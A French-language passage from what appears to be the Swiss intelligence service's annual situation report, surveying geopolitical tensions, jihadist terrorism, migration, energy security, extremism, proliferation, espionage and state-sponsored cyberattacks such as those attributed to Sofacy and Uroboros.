La Suisse assiste donc à une transformation simultanée de son environnement stratégique ainsi que de sa propre situation. Une attaque armée directe contre la Suisse par des forces armées régulières reste certes toujours peu vraisemblable, mais les défis auxquels elle doit faire face en raison de l'évolution en Europe sont multiples. Il est incontestable que l'environnement stratégique de la Suisse se polarise et se militarise à nouveau davantage sur un axe Est-Ouest. Les menaces sont devenues une réalité des deux côtés de la frontière orientale UE/OTAN. Une crise dans ce secteur entre l'Est et l'Ouest, que ce soit au-dessus ou en-dessous du seuil de guerre, représenterait probablement un défi majeur pour l'ordre politique et militaire européen, sans grand délai de préalerte, un ordre au sein duquel le capital de confiance entre les États membres est entamé par un chevauchement de crises et l'impact provoqué par les opérations d'information émergentes, un ordre dont la stabilité constitue toutefois depuis la Seconde Guerre mondiale précisément aussi un fondement de la politique de la Suisse en matière de sécurité et de défense.

La Turquie et les crises dans le bassin méditerranéen oriental et méridional

L'année 2015 a été celle au cours de laquelle les crises au Proche et au Moyen-Orient ont définitivement atteint l'Europe, à travers la crise des réfugiés et le terrorisme djihadiste. En 2016, les crises dans la région se sont encore aggravées. Les âpres combats pour le contrôle de métropoles comme Mossoul (Irak) et Alep (Syrie) illustrent l'étendue des urgences humanitaires, mais aussi



la destruction durable des structures sociétales et étatiques. La menace djihadiste pour l'Europe s'est manifestée, après Paris et Bruxelles, dans une série de nouveaux attentats (à Nice, Istanbul, Berlin et ailleurs). Les mouvements migratoires vers l'Europe provenant de ces zones de crise et les traversant restent élevés. Le fait que les chiffres de 2016 restent en-deçà de ceux enregistrés pour l'année record qu'a été 2015 est principalement dû à l'accord conclu par l'UE avec la Turquie, selon lequel l'UE fait notamment apporter de l'aide à la Turquie, aussi longtemps que cette dernière est prête à reprendre tous les migrants illégalement entrés dans l'UE à travers son territoire. L'accord reste toutefois fragile.

La Turquie se trouve de son côté dans une grave crise intérieure et extérieure. Les troubles en Syrie et en Irak menacent, dans la perception turque, des intérêts-clefs de la sécurité nationale, à savoir, d'une part, à travers la proclamation d'une autonomie kurde dans le nord de la Syrie, qui est soutenue par le Parti des travailleurs du Kurdistan (PKK) et qui s'établit le long de la frontière en Syrie et dans le nord de l'Irak, et, d'autre part, à travers la grave mise en péril de la sécurité intérieure à la fois par le terrorisme djihadiste, en particulier de l'« État islamique », et par l'aggravation du conflit de la Turquie avec le PKK. C'est toutefois la tentative de putsch contre le président Erdogan à l'été 2016 qui a fondamentalement mis à l'épreuve la stabilité des institutions turques. La réaction d'Erdogan et l'instrumentalisation efficace d'un nationalisme turc à large ancrage ont exposé les relations de l'Europe avec la Turquie à de nouvelles tensions. En fait également partie le traitement turc des supposés opposants au régime en Europe. Les négociations avec l'Union européenne quant à l'aménagement futur des relations stratégiques ne sont certes pas formellement interrompues, mais les divergences en matière de politique intérieure, de politique extérieure et de politique de sécurité prennent de l'ampleur. La lente dégradation des relations observée depuis un certain nombre d'années semble indiquer que les rapports de l'UE avec la Turquie, qui est un partenaire essentiel de l'Europe dans l'endiguement des mouvements de réfugiés ainsi que de la menace terroriste et qui est le seul État musulman membre de l'OTAN, sont durablement endommagés.


La Syrie est à maints égards l'épicentre des crises au Proche et au Moyen-Orient. L'intervention russe avec des formations militaires propres dès l'automne 2015 a engendré une nouvelle situation de départ. Le régime du président Bachar el-Assad a échappé à l'effondrement militaire, mais fait montre de graves signes d'usure et n'est pas en mesure de regagner le contrôle sur l'ensemble du territoire national. Avec la Turquie, un autre État de la région a donc rejoint le conflit avec ses propres forces militaires, aux côtés de la Russie, de l'Iran et d'une coalition internationale chargée de la lutte contre l'« État islamique ». À ce stade de la crise en Syrie, qui entre dans sa septième année, le prix pour des compromis politiques a déjà nettement augmenté et la recherche de solutions est par conséquent devenue plus difficile. Dans leur globalité, les conflits actuellement en cours en Syrie, en Irak, au Yémen et aussi en Palestine provoquent une cascade complexe de fractures à travers cette région. L'impact de ces conflits sur la psyché collective est profond, en particulier dans le monde

arabe et sunnite, et va au-delà de la Syrie ainsi que de l'Irak. Il alimente en Arabie saoudite la peur vis-à-vis des ambitions régionales de l'Iran et attise la lutte d'influence que se livrent Riad et Téhéran. Il touche également les sunnites en Europe. Malgré le renforcement des opérations militaires, des avancées décisives ne sont pas encore en vue, encore moins une résolution politique des conflits.

Dans cette région du Proche et du Moyen-Orient aux fractures complexes, l'« État islamique » continue de jouer un rôle central. Là où il a réussi à développer des structures étatiques rudimentaires, il s'est exposé aux attaques menées par la coalition internationale. Dans la bataille de Mossoul, il prouve toutefois qu'il possède des capacités militaires durables et entretient des réseaux terroristes performants, en particulier en Turquie et en Europe. L'« État islamique » est toujours en concurrence avec Al-Qaïda pour revêtir la qualité de principal mouvement djihadiste global à travers la région, d'Afghanistan à l'Afrique du Nord et à la zone du Sahel. L'« État islamique » est incontestablement l'organisation terroriste la plus efficace à travers le monde, notamment pour ce qui est de la propagande, avec une capacité intacte d'inspirer et de radicaliser des sympathisants en Europe également, ainsi que, dans certains cas, d'organiser et de piloter lui-même des attentats.

L'issue de ces bouleversements dans le bassin méditerranéen oriental et méridional reste incertaine. Au vu des contre-opérations internationales étendues visant l'« État islamique », sa consolidation en Syrie et en Irak est remise en question, mais la perte du contrôle étatique sur de larges territoires de la Syrie et de l'Irak va durant des années encore causer de graves problèmes, cela même en cas de défaite militaire de l'« État islamique ». Les engagements militaires de longue durée de la Russie, de la Turquie ainsi que de l'Occident vont certainement se poursuivre et pourraient engendrer de nouvelles rivalités géopolitiques dans la région.

Là où il se maintient encore, la Suisse soutient le difficile et long processus de transformation au Proche et au Moyen-Orient ainsi qu'en Afrique du Nord. Mais elle ne peut se soustraire



aux risques qui en découlent. La migration à partir des zones de crise, surtout celle qui provient des pays d'Afrique de l'Ouest ainsi que de l'Est et qui traverse la Libye pour rejoindre l'Europe, est devenue, avec ses possibles conséquences en matière de politique de sécurité, l'un des deux défis les plus importants et les plus urgents. L'Europe doit endiguer et maîtriser les conséquences de cette situation de crise, mais sans une stabilisation de la région, où la désintégration de l'ordre étatique semble ne pas encore avoir touché le fond, la pression migratoire sur l'Europe va se maintenir à un niveau élevé pendant des années encore.

L'autre grand défi que doit relever l'Europe est l'endiguement de la menace terroriste accrue émanant de la région. Le phénomène des voyageurs du djihad – problématique des personnes rentrées au pays incluse – est devenu pour les États occidentaux le problème de sécurité majeur qui était à craindre. La Suisse n'y échappe pas non plus. De nombreuses autres problématiques exigent en outre une attention soutenue de la part des autorités : la mise en danger de la sécurité des concitoyens et des représentations diplomatiques dans ces pays, les menaces terroristes et les cas d'enlèvements dans la région, la perturbation du commerce et de l'approvisionnement énergétique ainsi que la gestion des régimes de sanctions et le maniement de fonds par des personnes exposées sur le plan politique.

La sécurité énergétique

La crise traversée par l'économie mondiale et les bouleversements politiques dans les régions critiques sur le plan de l'économie globale s'accompagnent de dysfonctionnements sur les marchés des matières premières, qui nous rappellent sans cesse la dépendance de notre société des importations de matières premières et d'énergie. S'agissant de la sécurité énergétique de la Suisse, les risques n'ont toutefois pas fondamentalement évolué. Un marché pétrolier qui fonctionne bien garantit l'approvisionnement de la Suisse, même en périodes d'incertitude accrue dans les régions productrices. Ce constat vaut également dans la perspective de la chute dramatique du prix du pétrole depuis 2014, qui offre certes à court terme des avantages de prix pour les pays importateurs, mais empêche à moyen terme les investissements continus dans les travaux de prospection et de développement de nouveaux champs pétrolifères, ce qui va probablement conduire à des difficultés ultérieures d'approvisionnement et à une nouvelle hausse des prix. Pour ce qui est du gaz naturel, il n'existe pas encore de marché international aussi robuste. La dépendance de la Suisse vis-à-vis de systèmes de pipeline fixes fortement axés sur la Russie ne va pas fondamentalement changer dans un proche avenir. Aussi bien l'ambitieux projet Nabucco de l'UE que le projet russe South Stream ont été interrompus au cours des dernières années. L'importance de la zone de crise ukrainienne pour le transit du gaz naturel de la Russie vers l'Europe va dès lors s'accentuer encore d'avantage à court terme. À plus long terme, la révolution technologique liée à l'extraction du gaz de schiste a le potentiel d'accélérer le développement d'un marché international du gaz naturel et d'influer ainsi positivement sur la sécurité énergétique de la Suisse.

Thème central : la cybersécurité

La presse relate régulièrement des vols d'immenses quantités de données électroniques. Les actes de cybersabotage retiennent de plus en plus l'attention aux quatre coins du monde. Les États qui disposent de leurs propres cybercapacités offensives les développent de manière intensive. Après que les révélations d'Edward Snowden ont donné un aperçu détaillé des cybercapacités des États-Unis et de leurs alliés du groupe dit Five Eyes (États-Unis, Royaume-Uni, Canada, Australie, Nouvelle-Zélande), ce sont aujourd'hui surtout les activités émanant de l'espace russe dans le domaine cybernétique qui montrent une recrudescence d'agressivité. De leur côté, les États ne disposant pas de leurs propres moyens offensifs ont tendance à recourir aux offres de groupes de hackers et achètent par exemple des prestations de cyberespionnage. De plus en plus, les conflits entre États débordent sur l'espace virtuel. Les États ont ainsi la possibilité de lancer des attaques en-dessous du seuil de guerre et de nier toute implication, par ailleurs difficile à prouver. À cette menace s'ajoutent les cyberattaques d'origine criminelle, contre le système bancaire international notamment, qui causent des pertes financières sans cesse croissantes. À titre d'antidote, les États s'efforcent de définir un cadre légal régissant le cyberespace dans le but d'empêcher les cyberactivités offensives et de lutter contre la cybercriminalité.

Terrorisme

La menace terroriste en Suisse reste élevée. Elle émane principalement du terrorisme djihadiste. Des individus isolés ou de petits groupes, inspirés par des organisations terroristes étrangères, qui commettent en Suisse des attentats ou préparent à partir de notre pays de tels actes à l'étranger, constituent dans ce contexte la menace la plus probable. Dans les régions du monde où cette menace est encore plus importante, des citoyens suisses peuvent devenir les victimes occasionnelles d'attentats terroristes.

Le terrorisme ethno-nationaliste et l'extrémisme violent restent eux aussi des éléments importants pour la situation de la menace en Suisse. Le Parti des travailleurs du Kurdistan (PKK) peut en particulier, à tout moment, utiliser en Europe occidentale ses moyens pour mobiliser rapidement ses sympathisants et mettre à profit leur potentiel de violence. L'évolution de la situation en Turquie et dans les territoires kurdes de la région est déterminante pour décider le PKK à lancer des appels à très court terme pour des manifestations et autres actions coordonnées dans toute l'Europe. Une rencontre entre groupes kurdes et turcs peut dans ces cas entraîner des actes de violence.

L'extrémisme de droite et de gauche

Depuis des années, la situation dans les milieux de l'extrémisme violent montre une tendance à la détente. Les événements liés à l'extrémisme de droite sont rares, ceux liés à l'extrémisme de gauche restent élevés. Les quelques événements isolés, qui retiennent souvent l'attention des médias, ne changent rien à cet état de fait mais sont autant de signes indiquant que le potentiel de violence reste bien réel et que la situation pourrait s'envenimer rapidement. L'augmentation des flux migratoires à destination de la Suisse, des attaques terroristes commises dans notre pays pour des motifs djihadistes ou une évolution dramatique dans les régions kurdes, en particulier en Turquie et en Syrie, seraient à même de susciter des protestations, attentats ou attaques violents parmi les milieux extrémistes. Dans le domaine de l'extrémisme de droite, il s'agit d'empêcher que la Suisse gagne en attrait comme lieu d'organisation de concerts et autres manifestations.

La prolifération

La prolifération d'armes de destruction massive et de leurs vecteurs représente toujours une menace pour la sécurité dans de nombreuses régions du monde. La mise en œuvre de l'accord-cadre avec l'Iran n'avance pas aussi vite que certains l'avaient espéré. La normalisation des relations commerciales avec l'Iran demande du temps et exige surtout la volonté des acteurs du secteur financier à reprendre pied sur ce marché. La Corée du Nord poursuit son programme d'armes de destruction massive avec un dynamisme accru. Aux mois de janvier et de septembre 2016, elle a une nouvelle fois procédé à des essais nucléaires. Les tests effectués avec des vecteurs ont atteint un nombre record en 2016. Le Pakistan intensifie son programme d'armement nucléaire, n'hésitant pas à recourir à des méthodes agressives pour acquérir des marchandises à des fins illégales, en Suisse aussi. De plus, l'usage répété de substances chimiques comme armes dans les conflits en Syrie et en Irak rappelle l'importance de la lutte contre la prolifération dans des thématiques voisines telles que la lutte contre le terrorisme.

Le service de renseignement prohibé

Le service de renseignement prohibé sert les intérêts d'États, voire également des intérêts privés de personnes influentes dans ces États. Le service de renseignement prohibé classique est un ensemble de méthodes établies depuis longtemps, qui est toutefois élargi depuis des années par les moyens ressortissant au cyberespionnage. Il faut partir d'un besoin en informations constamment donné et actualisé, éventuellement accentué par des situations extraordinaires couplées à des besoins particuliers ou plus détaillés en informations. Ces besoins existent pour la politique, l'économie et l'armée et se manifestent aussi vis-à-vis des diasporas. Les activités d'espionnage ne violent pas seulement la souveraineté des États au sein desquels ou contre lesquels elles sont menées, puisque la fuite de données provoque des dommages directs ou indirects, l'intégrité corporelle et la vie des membres de la diaspora et de leurs proches dans le pays d'origine peuvent être menacées et les accès obtenus par espionnage peuvent éventuellement être utilisés en plus à des fins de manipulation ou même de sabotage.

À gauche :
attaque de la caserne de la police le 1er mai 2016 à Zurich ;
la personne entourée d'un cercle rouge lance un engin pyrotechnique contre le bâtiment

Les prestations de renseignement des cantons

Le fédéralisme revêt une grande importance dans le domaine de la politique de sécurité, puisque les cantons et les communes disposent d'instruments essentiels en la matière, tels que la police par exemple. Les cantons sont responsables de la sécurité sur leur territoire. Le SRC assume dès lors ses tâches de renseignement en étroite collaboration avec les autorités cantonales. Cela vaut à la fois avec la loi fédérale instituant des mesures visant au maintien de la sûreté intérieure (LMSI) comme base légale et aussi avec la nouvelle loi sur le renseignement (LRens), dont l'entrée en vigueur est prévue pour le 1er septembre 2017.

Les cantons récoltent des informations issues du renseignement sur leur territoire, à la fois en application directe de la loi et sur mandat particulier du SRC. Une grande force du fédéralisme s'affiche ici : grâce à leurs réseaux locaux et régionaux, les organes cantonaux en charge du service de renseignement peuvent rechercher des informations et fournir des prestations préventives, tâche qui serait difficile à remplir pour le SRC sous cette forme. En contrepartie, avec sa vue d'ensemble, celui-ci peut coordonner les travaux et fixer des priorités, conduisant la collaboration internationale en matière de renseignement.

Les cantons désignent un service spécialisé pour les tâches ressortissant au renseignement et la Confédération dédommage les cantons à cet effet. Le dédommagement se fait sur une base forfaitaire, la clef de répartition se fondant sur la charge de travail engendrée dans chaque canton pour les collaboratrices et collaborateurs qui se consacrent essentiellement à des tâches fédérales. Suite à la hausse du risque terroriste, le Conseil fédéral a non seulement créé de nouveaux postes auprès de la Confédération mais aussi augmenté à deux reprises l'indemnité versée aux cantons, de manière substantielle, dans le but de renforcer la lutte préventive contre le terrorisme.

D'un point de vue organisationnel, les organes cantonaux d'exécution sont intégrés au commandement de la police cantonale, à l'exception de Bâle-Ville, où l'autorité concernée est affectée au Ministère public. Il s'agit à cet égard d'employés cantonaux, qui sont soumis aux organes cantonaux supérieurs, aux rapports de service cantonaux ainsi qu'à la surveillance cantonale des services. Le SRC propose des cours de formation et des colloques aux cantons. En raison des exigences accrues posées au travail de renseignement, cette collaboration s'est intensifiée au cours de ces dernières années. En font partie une formation de base, des perfectionnements annuels, des rencontres pluriannuelles consacrées aux diverses thématiques et la collaboration étroite et permanente sur le plan opérationnel.

Une collaboration éprouvée et des moyens actualisés pour le traitement des données avec la LRens

La LRens accorde une grande importance à l'actuelle collaboration étroite entre la Confédération et les cantons. Comme jusqu'à présent, elle oblige ainsi le SRC à informer régulièrement les autorités cantonales compétentes sur l'état de la menace et sur des événements particuliers survenant dans son domaine d'activités. Cela se fait avant tout par le contact permanent avec les commandements de la police cantonale ainsi que les autorités d'exécution et à travers la Conférence des commandants des polices cantonales de Suisse (CCPCS) ainsi que la Conférence des directrices et directeurs des départements cantonaux de justice et police (CCDJP).

Le SRC soutient régulièrement les cantons lors d'événements majeurs (comme par ex. le Forum économique mondial à Davos ou des conférences internationales) avec un réseau de renseignement national mené par son Centre fédéral de situation et la Présentation électronique de la situation (PES).

Avec l'entrée en vigueur de la LRens, les organes cantonaux en charge du service de renseignement vont traiter les données issues du renseignement exclusivement sur des systèmes d'information qui leur auront été mis à disposition par la Confédération. Les données sont administrées par le SRC et sont soumises à la législation fédérale en matière de protection des données. Grâce à cette centralisation, on garantit une réglementation et un contrôle uniformes. Une infrastructure informatique moderne sera de cette manière mise à la disposition des services cantonaux pour leur travail et la communication sécurisée avec le SRC.

Thème central : la cybersécurité

Les tendances dans le cyberespace

La presse relate régulièrement des vols d'immenses quantités de données électroniques. Les actes de cybersabotage retiennent de plus en plus l'attention aux quatre coins du monde. Les États qui disposent de leurs propres cybercapacités offensives les développent de manière intensive. Après que les révélations d'Edward Snowden ont donné un aperçu détaillé des cybercapacités des États-Unis et de leurs alliés du groupe dit Five Eyes (États-Unis, Royaume-Uni, Canada, Australie, Nouvelle-Zélande), ce sont aujourd'hui surtout les activités émanant de l'espace russe dans le domaine cybernétique qui montrent une recrudescence d'agressivité. De leur côté, les États ne disposant pas de leurs propres moyens offensifs ont tendance à recourir aux offres de groupes de hackers et achètent par exemple des prestations de cyberespionnage. De plus en plus, les conflits entre États débordent sur l'espace virtuel. Les États ont ainsi la possibilité de lancer des attaques en-dessous du seuil de guerre et de nier toute implication, par ailleurs difficile à prouver. À cette menace s'ajoutent les cyberattaques d'origine criminelle, contre le système bancaire international notamment, qui causent des pertes financières sans cesse croissantes. À titre d'antidote, les États s'efforcent de définir un cadre légal régissant le cyberespace dans le but d'empêcher les cyberactivités offensives et de lutter contre la cybercriminalité.

Hausse du potentiel de menaces et de dommages

La dépendance des sociétés modernes envers leurs infrastructures d'information et de communication ne cesse de croître. L'importance grandissante de ces infrastructures va de pair avec le potentiel de menaces et de dommages lié à des attaques à leur encontre. Les attaques sont à même de compromettre des services essentiels et des fonctions vitales, et donc d'affaiblir les performances techniques, économiques et administratives d'un pays. En Ukraine, peu avant Noël 2015, des hackers ont pris le contrôle de plusieurs sous-stations de trois fournisseurs d'électricité, coupant le courant à près de 225 000 ménages. Cet événement montre bien les répercussions réelles d'une attaque dans l'espace virtuel.

Les données, une matière première capitale

Les données représentent une matière première cruciale dans l'économie et la société numériques. Outre les traces et clics laissés chaque jour sur Internet, ces données englobent aussi les innombrables bases de données des entreprises qui fourmillent d'informations relatives aux particuliers, qu'ils soient clients ou collaborateurs de l'entreprise. Les administrations publiques stockent et traitent également d'innombrables informations relatives aux personnes. La sécurité des données est donc primordiale. Et pourtant les vols de données, souvent de grande ampleur, défraient régulièrement la chronique. À mi-décembre 2016, le

fournisseur de services Internet Yahoo a communiqué le vol de plus d'un milliard de blocs de données commis en 2013. Même si les données subtilisées ne comprenaient a priori pas d'informations relatives aux cartes de crédit, les données personnelles (nom, date de naissance, numéros de téléphone, mots de passe cryptés, adresses e-mail, etc.) ne sont pas sans valeur et ouvrent la porte à de nouvelles attaques.

À côté de ces événements d'une ampleur considérable, très médiatisés, on dénombre aussi de nombreux incidents dont la presse parle peu. Pour l'ensemble de l'année 2016, l'étude Breach Level Index indique qu'en moyenne 35 fichiers de données sont volés chaque seconde dans le monde. Les mobiles à l'origine de ces vols sont variés. Il peut s'agit d'hacktivistes souhaitant faire passer un message politique en publiant les données dérobées pour mettre en lumière l'insuffisance des mesures de sécurité, discréditer une autorité voire une entreprise, ou de criminels qui vendent des données sur le darknet ou les exploitent directement, par exemple en tentant de tirer profit des cartes de crédit. Toutefois, les délinquants ne se limitent pas aux données immédiatement monnayables. Les données personnelles subtilisées peuvent aussi être utilisées pour exercer un chantage. Le piratage des sites de rencontre Ashley Madison et Adultfriendfinder en 2015 fournit un exemple éloquent.

Reste que de telles attaques peuvent aussi provenir d'États qui tentent de compléter leurs informations en vue d'attaques ultérieures. Les administrations publiques sont aussi victimes de cyberattaques. Celle menée contre le service du personnel de l'administration américaine, découverte en avril 2015, pourrait avoir des conséquences néfastes. Ce vol ne concernait pas uniquement des noms, dates de naissance et numéros d'assurance sociale, mais aussi des données recueillies dans le cadre de contrôles de sécurité. En Turquie et aux Philippines, les listes électorales ont dernièrement fait l'objet d'attaques informatiques avec, à la clé, le vol et la publication de millions de blocs de données.

Les cyberactivités étatiques

Une menace avancée persistante (Advanced Persistent Threat, APT) désigne une cyberattaque recourant à des moyens technologiques sophistiqués à même de s'installer dans un réseau informatique de manière furtive et d'y provoquer des dégâts importants. Seuls des États étant en mesure d'en lancer au vu des ressources nécessaires pour créer une APT, ce sigle désigne généralement une cyberattaque étatique. L'État en question peut directement procéder à l'attaque ou mandater et rémunérer une entreprise privée, tout en restant dans l'ombre.


Les APT ne sont devenues un sujet public qu'au cours de ces dernières années. Depuis quatre ou cinq ans, des entreprises de sécurité procèdent à des analyses qui décrivent les détails techniques de ce genre d'opérations. Ces analyses montrent que cela fait au moins vingt ans que les États consacrent d'importantes ressources pour développer et lancer des cyberattaques. Les facultés exceptionnelles des logiciels malveillants utilisés témoignent du niveau technique atteint par certains États :

- infiltration de réseaux extrêmement sécurisés non connectés à Internet : le logiciel malveillant est capable d'obtenir des données provenant de systèmes hors ligne, par exemple en sauvegardant provisoirement et furtivement les données sur une clé USB, jusqu'à ce qu'une connexion à Internet soit disponible ;

- logiciels malveillants qui persistent sur un ordinateur malgré les tentatives de suppression et les réinstallations du système d'exploitation : cette technique peut passer par l'infection du micrologiciel d'un appareil. Elle a été développée et utilisée par un groupe étatique connu sous le nom d'Equation Group ;

- utilisation exclusive de la mémoire vive : au lieu d'être installé sur le disque dur, le logiciel malveillant est placé dans la mémoire vive. En outre, le logiciel exploite une faille Windows pour se protéger des logiciels antivirus. Restant invisible, il peut aussi être éliminé plus facilement une fois l'opération terminée. Conçue par le groupe qui a développé le malware Duqu2, cette méthode a été utilisée pour infecter le réseau informatique d'un grand hôtel à Genève durant les négociations sur le nucléaire avec l'Iran.

Les quatre dernières années ont été marquées par les publications des archives Snowden, qui ont notamment mis à nu certains éléments des cybercapacités offensives complexes des États de l'alliance des Five Eyes (États-Unis, Royaume-Uni, Canada, Australie, Nouvelle-Zélande). Ces révélations laissent supposer que ces États disposent d'un vaste arsenal d'instruments capables de porter des attaques ciblées contre des réseaux informatiques dans le monde entier. Une impression confirmée par les activités du groupe Shadowbrokers. Ce groupe de hackers – proche du gouvernement



russe, à en croire des experts en sécurité – s'est rendu célèbre en divulguant de présumés logiciels pirates du service de renseignement américain National Security Agency (NSA). Bien que nul ne sache comment les Shadowbrokers se sont procurés ces logiciels, de nombreux experts en confirment l'authenticité. Tout porte à croire que les Five Eyes disposent toujours des capacités nécessaires au lancement de cyberopérations ciblées partout sur la planète.

Les cyberattaques s'avèrent efficaces, et leur importance ira probablement croissant à l'avenir. Le niveau de protection des infrastructures, entreprises et personnes critiques ayant augmenté au cours des dernières années, il est probable que les États procéderont à d'importants investissements en faveur de leurs services de renseignement par exemple, pour développer et utiliser de nouvelles technologies aptes à vaincre les mesures de protection accrues.


Les hackers de l'espace russe

Les acteurs étatiques, semi-étatiques et non étatiques recourent de plus en plus à des cyberattaques pour imposer des intérêts politiques, idéologiques et économiques. Ces derniers temps, ce sont essentiellement les hackers de l'espace russe qui font parler d'eux. Les rapports dénonçant des cyberattaques de grande envergure, derrière lesquelles se cachent probablement des auteurs provenant de cet espace, se font plus fréquents. Les intérêts suisses sont également devenus la cible de ces attaques. Au cours des dernières années, le SRC en a identifié et empêché plusieurs.

Les entreprises de sécurité, les médias et les autorités actifs au plan international s'accordent pour affirmer que ces hackers agissent sur ordre des services de renseignement russes. Les représentants des autorités russes et les décideurs politiques n'ont de cesse de rejeter ces accusations. En règle générale, les activités mentionnées portent sur la recherche d'informations. Toutefois des indices montrent des activités de désinformation et de sabotage : certaines données obtenues ont été publiées sur Internet ou fournies à la presse.

Tous les groupes de hackers associés à l'espace russe ont en commun d'utiliser des logiciels malveillants hautement complexes, de frapper de manière ciblée et d'avoir des buts convergeant avec les intérêts politiques et économiques de la Russie. Parmi ces groupes, citons Sofacy, Uroboros et Sandworm.

- Le groupe Sofacy, qui compte parmi les acteurs les plus virulents du cyberespace, est actif depuis 2007 au moins. Comme les autres hackers, ce groupe tente d'accéder aux ordinateurs de ses cibles, essentiellement par le biais d'e-mails infectés et de logiciels malveillants. En dehors des spécialistes de la sécurité, le groupe Sofacy s'est principalement fait connaître par ses attaques contre le Bundestag allemand et le Parti démocrate aux États-Unis. Le même groupe est très probablement l'auteur de nombreuses autres



attaques contre des autorités, organisations internationales, entreprises et organismes de recherche.

- Les hackers d'Uroboros recourent aussi à des logiciels malveillants depuis nombre d'années pour dérober des données confidentielles. Les cibles sont surtout des administrations et des grandes entreprises. La cyberattaque qui a touché l'entreprise d'armement suisse RUAG a utilisé un logiciel malveillant du groupe Uroboros. Toutefois, l'auteur de l'attaque n'a pas été identifié de façon irréfutable.

